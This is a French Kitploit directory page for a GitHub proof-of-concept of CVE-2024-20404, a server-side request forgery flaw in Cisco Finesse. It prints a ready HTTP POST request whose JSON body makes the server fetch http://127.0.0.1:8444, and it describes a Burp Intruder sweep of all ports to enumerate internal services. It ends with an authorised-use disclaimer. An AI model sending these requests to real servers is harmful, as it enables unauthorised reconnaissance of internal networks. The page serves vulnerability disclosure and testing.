Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2024-20404 — Exploit de preuve de concept pour CVE-2024-20404 démontrant SSRF dans l'interface de gestion web Cisco Finesse pour énumérer les services locaux en envoyant des requêtes HTTP spécialement conçues. | Kitploit
Outils/GitHubGitHub/3zz4t/cve-2024-20404
ReconnaissanceAnalyse des VulnérabilitésExploitationCollecte d'InformationsSécurité WebTests d'Intrusion
GitHub3zz4t/cve-2024-20404

CVE-2024-20404

Exploit de preuve de concept pour CVE-2024-20404 démontrant SSRF dans l'interface de gestion web Cisco Finesse pour énumérer les services locaux en envoyant des requêtes HTTP spécialement conçues.

Voir le dépôt
2125il y a 2 ansPas encore vérifié
Partager

Description

Une vulnérabilité dans l'interface de gestion web de Cisco Finesse pourrait permettre à un attaquant distant non authentifié de mener une attaque SSRF sur un système affecté.

Cette vulnérabilité est due à une validation insuffisante des entrées fournies par l'utilisateur pour des requêtes HTTP spécifiques envoyées à un système affecté. Un attaquant pourrait exploiter cette vulnérabilité en envoyant une requête HTTP conçue à l'appareil affecté. Une exploitation réussie pourrait permettre à l'attaquant d'obtenir des informations sensibles limitées pour les services associés à l'appareil affecté.

Preuve de concept (PoC)

  1. Envoyez la requête ci-dessous pour vérifier la réponse du numéro de port « 8444 » sur le localhost du serveur après avoir remplacé la <target> par la vôtre.
POST /gadgets/metadata HTTP/2
Host: <target>:8445
Cookie: timeBeforeFailover=1695808242310; timeBeforeAttemptingLoginInIframe=1695808244317; attemptsMade=1; seqNumberGenerated=1; finesse_ag_extension=<extension>; activeDeviceId4000=SEPD4AD717A03F6; timeBeforeLoadingOtherSide=1695808249678
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://<target>:8445/desktop/container;jsessionid=90aE172355707490406528141464742B/?locale=en_US
Content-Type: application/json
Content-Length: 127
Origin: https://<target>:8445
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{"context":{"container":"default","language":"en","country":"US","locale":"en_US"},"gadgets":[{"url":"http://127.0.0.1:8444"}]}


  1. Utilisez l'intruder de Burp Suite pour scanner tous les ports ouverts sur le serveur de gestion web Cisco Finesse, en modifiant le numéro de port de 1 à 65535.

  2. Vous verrez la réponse « Connection refused » sur les ports fermés.

  1. Les autres messages d'erreur indiquent que ces ports sont ouverts et peuvent être énumérés.

Références

  • https://nvd.nist.gov/vuln/detail/CVE-2024-20404
  • https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-finesse-ssrf-rfi-Um7wT8Ew

Avertissement

Ceci n'est qu'une preuve de concept (PoC) visant à démontrer que l'interface de gestion web de Cisco Finesse est vulnérable à la falsification de requête côté serveur (SSRF), et cette PoC est fournie à des fins éducatives uniquement. Utilisez-la de manière responsable et uniquement sur des systèmes pour lesquels vous avez une autorisation explicite de test. Une utilisation abusive de cette PoC peut entraîner de graves conséquences.


Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    524
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    357
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    317
  • 5

    estorides

    grisuno/estorides

    Agrège plus de 99 sources OSINT gratuites en parallèle, résout les entités dans un graphe de connaissances et exporte en STIX 2.1, MISP ou GraphML avec une analyse assistée par LLM.

    305
  • 6

    opencti

    opencti-platform/opencti

    Plateforme ouverte de renseignement sur les cybermenaces

    275

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →